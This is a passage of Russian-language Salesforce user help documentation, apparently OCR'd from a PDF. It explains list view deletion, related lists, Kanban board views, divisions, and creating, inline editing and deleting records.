6. Чтобы применить отредактированные фильтры и обновить список, нажмите кнопку **«Сохранить»**.

Результаты сохраненных изменений отображаются всем пользователям, имеющим доступ к списку.

Пример: Допустим, что набор возможностей должен отображаться посредством доски, но списковое представление содержит записи разных типов. Доска «Возможности» может отображать только списковые представления, содержащие записи одного типа. Чтобы разрешить отображение представления посредством доски, отредактируйте фильтры спискового представления. Выберите **«Добавить фильтр»** на панели «Фильтры». Выберите **«Тип записи возможности»** и оператор **«равно»**, а затем введите нужное значение. Теперь отредактированное списковое представление может отображаться посредством доски.

Удаление спискового представления в Salesforce Classic

Ненужное настраиваемое представление можно удалить.

Прим.: Эти действия доступны в Salesforce Classic. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Выберите настраиваемое списковое представление.
2. Нажмите кнопку **«Правка»**.
3. Нажмите кнопку **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления общедоступных представлений в виде списка:

- Управление общедоступными списковыми представлениями

Удаление спискового представления в Lightning Experience

Можно удалить представление в виде списка, если оно больше не нужно.

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Выберите представление в виде списка.
2. Нажмите для доступа к элементам управления представлением списка.
3. Выберите **«Удалить»**.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления общедоступных представлений в виде списка:

- Управление общедоступными списковыми представлениями

Работа со связанными списками записей


ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: Все версии

Записи Salesforce содержат связанные списки, отображающие ссылки и сведения для связанных записей. Некоторые связанные списки позволяют пользователям выполнять типовые задачи для связанного объекта (например, создание записей или вложение файлов).

Например, запись интереса содержит несколько связанных списков, включая связанный список «Открытые действия», отображающий открытые действия и основные поля действий. Данный связанный список позволяет создавать задачу, действие или запрос на проведение встречи. При закрытии связанной задачи соответствующая ссылка добавляется в связанный список «Журнал действий» записи интереса, который содержит основные поля связанного списка «Открытые действия», но поддерживает другие типовые задачи.



Связанные списки отличаются удобным доступом и управлением. Способы добавления описаны ниже.

- Прокрутите страницу до нужного связанного списка (1).
- Если организация поддерживает всплывающие ссылки связанного списка (2), щелкните ссылку для просмотра списка во всплывающем окне.
- Чтобы выбрать доступные связанные списки и изменить порядок их отображения, щелкните ссылку **«Настроить страницу»** (3).

Ниже перечислены компоненты, влияющие на доступность связанных списков для просмотра и использования.

- Полномочия пользователя

- Настройки пользовательского интерфейса и макета страницы, заданные администратором Salesforce
- Персональные настройки пользователя

Открытие недавно просмотренных элементов

Раздел «Недавние элементы» боковой панели Salesforce содержит 10 элементов (записи, документы, настраиваемые объекты и предпочтения), добавленных, измененных или просмотренных последними.

- Чтобы открыть страницу просмотра или редактирования сведений об элементе, щелкните соответствующую ссылку.
- Для просмотра ключевой информации об элементе, прежде чем щелкнуть ссылку, наведите на нее указатель мыши. Эта функция доступна, только если администратор включил ее для вашей организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Отображение визуальной сводки с помощью карточки производственного заказа


Представление карточки производственного заказа отображает визуальную сводку для выбранных отчетов. Одновременный просмотр всех записей позволяет эффективно отслеживать свою работу и непрерывно работать над закрытием сделок.

Переключитесь на представление карточки производственного заказа почти для любого объекта из спискового представления объектов. Просмотр представления карточки производственного заказа недоступен для некоторых объектов, например задач.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Записи в представлении «Карточка производственного заказа» основаны на выбранном списковом представлении (1). Для спискового представления списка «Недавно просмотренные» представление «Карточка производственного заказа» не отображается. Легко переключайтесь между списковым, табличным представлением и представлением «Карточка производственного заказа» (2). Сортируйте свои записи, чтобы выбрать определенный тип записей или просмотреть определенный набор своих записей (3). Записи разделены на основе типа записи (4). Записи сгруппированы в столбцы (5). Быстро перемещайте записи в другие столбцы, просто перетаскивая карточку (6). Для представления возможностей отображаются предупреждения о способе отслеживания сделки, например о создании задачи или события (7).

Настройка представления «Карточка производственного заказа»

Выберите поля для создания столбцов и резюмирования в представлении «Карточка производственного заказа».

Рекомендации по работе с карточками производственного заказа

Ниже представлены рекомендации и ограничения по использованию представления карточки производственного заказа.


СМ. ТАКЖЕ:

Настройка представления «Карточка производственного заказа»
Рекомендации по работе с карточками производственного заказа

Настройка представления «Карточка производственного заказа»

Выберите поля для создания столбцов и резюмирования в представлении «Карточка производственного заказа».

Для настройки представления карточки производственного заказа щелкните значок  и выберите **Настройки карточки производственного заказа**.



Выберите числовое поле или поле валюты для резюмирования либо выберите «Нет», чтобы удалить резюмирование из представления карточки производственного заказа. Чтобы определить, каким образом записи объединяются в столбцы,

выберите раскрывающийся список выбора, например «Этап», для группировки либо сгруппируйте записи по ответственному.

СМ. ТАКЖЕ:

Отображение визуальной сводки с помощью карточки производственного заказа

Рекомендации по работе с карточками производственного заказа

Рекомендации по работе с карточками производственного заказа

Ниже представлены рекомендации и ограничения по использованию представления карточки производственного заказа.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Доска Kanban недоступна из спискового представления «Недавно просмотренные». Переключение на доску Kanban возможно только после выбора другого спискового представления.
- На доске Kanban отображается максимум 200 записей.
- Столбцы не создаются на основе неактивных полей раскрывающегося списка. Записи, связанные со значениями неактивных полей раскрывающегося списка, не отображаются в представлении карточки производственного заказа.
- Сводки можно создавать только для полей «Число» и «Валюта», которые не являются полями сводного резюмирования или формулы.
- Записи отображаются только в поле, выбранном для **«Группировать по»**, включенном в макет страницы.
- Если запись имеет нулевое значение для поля **«Группировать по»**, она не появится в представлении карточки производственного заказа.
- Нельзя группировать записи по полю «Валюта».
- Вложенные вкладки создаются для записей определенных типов, если поле **«Группировать по»** включено в макет страницы этого типа записи и данный тип записи имеет связанные с ним записи.
- Функция перетаскивания не поддерживается для сенсорных экранов.
- В представлении карточки производственного заказа нельзя выполнять пакетные действия.

Возможности

- Предупреждения отправляются пользователям при наличии возможностей с просроченными задачами, без открытых действий или без действий за последние 30 дней. Уведомления не настраиваются.
- Возможности нельзя группировать по полю «Категория прогноза».

Интересы

- Интересы не преобразовываются для доски Kanban.
- Столбцы не создаются для любого значения статуса интереса с состоянием «Преобразовано».

Контракты

- Контракты не активируются для доски Kanban.
- Невозможно создать столбец для стандартного статуса контракта «Активировано».
- Контракты не могут группироваться по полю «Уведомление ответственного об истечении срока действия».

База знаний

- Статьи базы знаний нельзя группировать по ответственному.

СМ. ТАКЖЕ:

Отображение визуальной сводки с помощью карточки производственного заказа

Изменение рабочего подразделения

Если организация использует подразделения, то рабочее подразделение можно изменить в поле «Подразделения» на боковой панели.

Подразделения позволяют сегментировать данные организации в виде логических разделов, повышая эффективность функций поиска, составления отчетов и просмотра списковых представлений.

- Выберите желаемое подразделение для работы в поле «Подразделения» на боковой панели.

Пример: Предположим, что в организации установлены подразделения для областей сбыта. Пользователь может изменить рабочее подразделение на определенную область сбыта и создать отчет, чтобы отобразить возможности именно для этого подразделения. Рекомендуем использовать подразделения для организаций с большими объемами данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Изменение панели мониторинга на начальной странице

Параметры панели мониторинга, снимок которой отображается на вкладке «Начальная страница», могут быть изменены.

1. Щелкните пункт **«Настройка страницы»** в разделе «Панель мониторинга» на вкладке «Начальная страница».
2. Найдите панель мониторинга и выберите другую панель из раскрывающегося списка.
3. Чтобы обновить данные, доступные на панели мониторинга, нажмите кнопку **«Обновить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Обновление данных

Как правило, данные Salesforce хранятся в виде отдельных *записей* и систематизируются посредством объектов. Например, объект «Организация» объединяет все записи организаций. Запись организации Acme указывает, что компания Acme является одной из организаций пользователя.

Создание и обновление записей

Создание и обновление записей являются стандартными процедурами для пользователей Salesforce. Ниже перечислены способы создания и обновления записей в системе Salesforce.

Вложение файлов в записи

Файлы (например, документы Microsoft® Office, PDF-документы Adobe®, изображения и видеоматериалы) могут быть вложены во многие записи Salesforce.

Печать записей через приложение Salesforce Classic

Записи системы Salesforce можно распечатывать со страниц с наиболее подробными сведениями.

Клонированные записи

При клонировании записи новая запись использует тип записи, назначенный клонированной записи.

Систематизация записей с помощью тегов и тем

Темы — это слова или фразы, которые могут быть назначены записям Salesforce с целью их систематизации по общим тематикам. Темы позволяют объединять записи по общей тематике, а затем фильтровать списковые представления. Теги — это слова или короткие фразы, которые могут быть назначены записям Salesforce с целью персонифицированного описания и структурирования данных.

Создание и обновление записей

Создание и обновление записей являются стандартными процедурами для пользователей Salesforce. Ниже перечислены способы создания и обновления записей в системе Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Создание записей на вкладках объектов

Быстро создайте запись на вкладке. Например, создайте организацию на вкладке «Организация».

Создание записей в лентах

Если администратор разрешил это действие, записи могут быть созданы в ленте на начальной странице, вкладке Chatter и страницах сведений о записях. Публикаторы разных лент используют разные действия.

Создание записей посредством функции быстрого создания

С помощью функции быстрого создания записи интересов, организаций, контактов и возможностей могут быть созданы на соответствующих начальных страницах.

Создание записи в Salesforce Lightning Experience

Создайте записи Salesforce для возможностей, интересов, задач, примечаний, организаций и контактов. *Процесс* создания записи идентичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.

Создание записей на боковой панели

Чтобы создать запись, используйте раскрывающийся список «Создать» на боковой панели.

Почему сохраняемая запись помечается как повтор? Что делать?

Организация использует повторяющиеся правила, препятствующие созданию повторяющихся записей. Чтобы определить дальнейшие действия, прочтите сообщение.

Обновление записей

Многие объекты Salesforce поддерживают возможность встроенного редактирования записей.

Встроенное обновление записей из спискового представления в Lightning Experience

Удобное редактирование полей записей непосредственно из спискового представления.

Обновление записей настраиваемых объектов

Обновление записей настраиваемых объектов подобно обновлению записей стандартных объектов. Получение доступа к записи настраиваемого объекта или его изменение зависят от полномочий пользователя.

Удаление записей

Удаление одной записи некоторых типов объектов инициирует удаление других связанных записей.

Форматы валют, дат, времени, имен и номеров телефонов

Формат, используемый приложением Salesforce для отображения валют, дат, времени, номеров телефонов и имен пользователей, определяется параметром «Регион».

Создание записей на вкладках объектов

Быстро создайте запись на вкладке. Например, создайте организацию на вкладке «Организация».

1. Откройте вкладку для нужного типа записи. Например, чтобы создать организацию, откройте вкладку «Организации».
2. Нажмите кнопку **«Создать»**.
3. При необходимости выберите тип записи.
4. Введите значения в поля. Обязательные поля помечены красной чертой (❙).

   Совет: Справка содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, для создания или редактирования организации найдите раздел интерактивной справки «Поля организаций».

5. Сохраните изменения после завершения ввода значений для новой записи. Закрытие страницы без нажатия кнопки **«Сохранить»** инициирует удаление всех внесенных изменений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей:

- Создание для нужного объекта

Создание записей в лентах

Если администратор разрешил это действие, записи могут быть созданы в ленте на начальной странице, вкладке Chatter и страницах сведений о записях. Публикаторы разных лент используют разные действия.

1. Щелкните в публикаторе быстрое действие для создания требуемого типа записи.

   Например, для добавления контакта в организацию перейдите на страницу сведений об организации и выберите **«Создать контакт»**.

2. Введите значения в поля. Обязательные поля помечены красной чертой (❙).

   Справка содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, для создания или редактирования организации найдите раздел интерактивной справки «Поля организаций».

3. Введите значения новой записи и нажмите кнопку **«Создать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей:

- Создание для нужного объекта

Создание записей посредством функции быстрого создания

С помощью функции быстрого создания записи интересов, организаций, контактов и возможностей могут быть созданы на соответствующих начальных страницах.

Кроме того, организации могут быть созданы посредством поля поиска «Организация» при использовании области «Быстрое создание» для создания контактов, интересов или возможностей. Правила проверки не применяются при создании записей посредством области «Быстрое создание».

1. Откройте вкладку для нужного типа записи. Чтобы создать организацию при создании контакта, интереса или возможности, щелкните значок  напротив поля «Организация» в используемой форме «Быстрое создание».
2. Введите значения в поля. Обязательные поля помечены красной чертой ( ). Справка содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, для создания или редактирования организации найдите раздел интерактивной справки «Поля организаций».
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей:
- Создание для нужного объекта

Создание записи в Salesforce Lightning Experience

Создайте записи Salesforce для возможностей, интересов, задач, примечаний, организаций и контактов. *Процесс* создания записи идентичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.

Прим.: Данная информация предназначается пользователям Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии.

Lightning Experience позволяет создавать записи разными способами.

- Чтобы создать запись на любой странице Salesforce, выберите нужный элемент в меню навигации и щелкните **«Создать»** в списковом представлении.
- Чтобы создать запись на странице текущей записи, щелкните **«Создать»** для нужного элемента. Например, чтобы создать примечание при просмотре записи контакта, щелкните **«Создать»** в разделе «Примечания» страницы контакта.

Создание записей на боковой панели

Чтобы создать запись, используйте раскрывающийся список «Создать» на боковой панели.

1. Выберите тип создаваемой записи в раскрывающемся списке «Создать» на боковой панели.

   Страница создания записи открывается на соответствующей вкладке. При выборе пункта **«Файл»** открывается диалоговое окно «Загрузить файл».

2. Заполните поля.
3. Нажмите кнопку **«Сохранить»**. При выборе пункта **«Файл»** нажмите кнопку **«Загрузить в мои файлы»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные параметры раскрывающегося списка «Создать» меняются в зависимости от набора полномочий, используемой версии системы Salesforce, а также используемого приложения.

Почему сохраняемая запись помечается как повтор? Что делать?


Организация использует повторяющиеся правила, препятствующие созданию повторяющихся записей. Чтобы определить дальнейшие действия, прочтите сообщение.

Ниже приведен пример страницы, отображаемой при попытке сохранения записи, помеченной как возможный повтор.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



1. Создаваемое системой сообщение, отображающее обнаруженное количество возможных повторов. Данное количество охватывает только доступные записи. Если все записи, помеченные как возможные повторы, являются недоступными, то в данном сообщении не будет указано количество. В сообщении содержится список ответственных за записи, так что можно запросить доступ к текущим повторам.
2. Настраиваемое предупреждение, созданное автором повторяющегося правила. По возможности, предупреждение должно содержать причину невозможности сохранения записи и рекомендуемые действия.
3. Кнопка **«Сохранить (Пропустить предупреждение)»**, при условии, что повторяющееся правило позволяет сохранять запись, которая может быть повтором. Если правило-копия не позволяет сохранить запись, которая может оказаться повтором, то кнопка **«Сохранить»** отображается. Сохранение записи будет возможным только после внесения необходимых изменений, чтобы снять отметку возможного повтора.
4. Список возможных повторов, содержащий только доступные записи. Данный список отображает только доступные поля (не более 7 первых полей, использованных для сопоставления). В данном списке отображается не более 5 записей. Если обнаружено более 5 повторов, нажмите кнопку **«Показать все» >>**, чтобы просмотреть полный список записей (максимум 100). Записи отображаются в списке в порядке внесения изменений. Чтобы перейти к записи из списка, щелкните соответствующую ссылку.
5. Выделенные поля, то есть поля, использованные для сопоставления.

Обновление записей

Многие объекты Salesforce поддерживают возможность встроенного редактирования записей.

Встроенное редактирование поддерживается только некоторыми полями всех объектов. При наведении указателя мыши на поле, доступное для встроенного редактирования, отображается значок карандаша ( ).

1. Найдите и откройте нужную запись.
2. Нажмите кнопку **«Правка»**.
3. Введите или измените значения в полях.

   Совет: Справка содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, для создания или редактирования организации найдите раздел интерактивной справки «Поля организаций».

4. Сохраните изменения по завершении ввода или редактирования значений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования записей:

- Правка для нужного объекта

Встроенное обновление записей из спискового представления в Lightning Experience

Удобное редактирование полей записей непосредственно из спискового представления.

Встроенное редактирование поддерживается не для всех полей в записях. При наведении указателя мыши на поле, доступное для встроенного редактирования, отображается значок карандаша ( ). При наведении на нередактируемые ячейки отображается значок замка ( ).

Редактирование поддерживается только для доступных записей.

Чтобы отредактировать поля в одной строке спискового представления, выполните следующие действия.

1. Наведите указатель мыши на ячейку в списковом представлении и нажмите . Или же дважды щелкните ячейку.
2. Внесите изменения в редактируемую ячейку (ячейки).
   Внизу спискового представления отображается кнопка **«Сохранить»**.
3. Нажмите кнопку **«Сохранить»**.

   Если другие люди одновременно выполняют встроенное редактирование одних и тех же полей, сохраняются только последние изменения.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования полей в записях:

- Правка для нужного объекта

Рекомендации по встроенному редактированию в списковом представлении

Встроенное редактирование в списковом представлении не поддерживается в следующих случаях.

- Списковое представление содержит более одного типа записей.
- В списковом представлении используется логика фильтра, содержащая условия «ИЛИ».

Встроенное редактирование поддерживается для списковых представлений «Недавно просмотренные» и «Группа», для которых предварительно задано содержание только одного типа записи. Кроме того, можно редактировать задачи на начальной странице объекта «Задачи», даже если они не соответствуют списковому представлению.

Встроенное редактирование не поддерживается для следующих полей или типов полей.

- Встроенные поля, например «Код записи» или «Дата создания» (не подлежат редактированию из пользовательского интерфейса).
- Стандартные поля следующих типов: дата/время, автонумерация, сводное резюмирование, тип записи, взаимосвязь «основная — подробная», область подробного текста, обогащенный текст, поле для установки флажка, иерархия
- Составные поля, в том числе поля имени, имени организации, адреса и поля геолокации.

  Прим.: Поля имени и фамилии поддерживают редактирование.

- Поля возможностей «Ожидаемый доход» и «Категория прогноза».
- Настраиваемые зависимые раскрывающиеся списки.
- Зашифрованные текстовые поля.

Обновление записей настраиваемых объектов

Обновление записей настраиваемых объектов подобно обновлению записей стандартных объектов. Получение доступа к записи настраиваемого объекта или его изменение зависят от полномочий пользователя.

Важное замечание: Если вы оказались на этой странице, так как искали больше информации об отдельном объекте, то это означает, что ваш администратор Salesforce не создал страницу со справкой об этом объекте. Справка Salesforce распространяется только на стандартные объекты, имеющие оригинальную интеграцию Salesforce.

СМ. ТАКЖЕ:

Обновление записей

Различия между стандартными и настраиваемыми объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей настраиваемых объектов:

- «Чтение» для настраиваемого объекта

Для изменения записей настраиваемых объектов:

- «Редактирование» для настраиваемого объекта

Удаление записей

Удаление одной записи некоторых типов объектов инициирует удаление других связанных записей.

Прежде чем удалить запись, проверьте наличие связанных записей. Например, удаление организации или контакта инициирует удаление всех связанных активов.

1. Найдите и откройте нужную запись.
2. Нажмите кнопку **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления записей:

- Удаление для нужного объекта

Форматы валют, дат, времени, имен и номеров телефонов

Формат, используемый приложением Salesforce для отображения валют, дат, времени, номеров телефонов и имен пользователей, определяется параметром «Регион».

Чтобы просмотреть формат даты и времени, используемый параметром «Регион», выполните указанные ниже действия.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Просмотрите формат даты и времени в поле «Создано», которое доступно только для чтения. Данный формат используется для ввода дат и времени в поля Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com**

Валюта

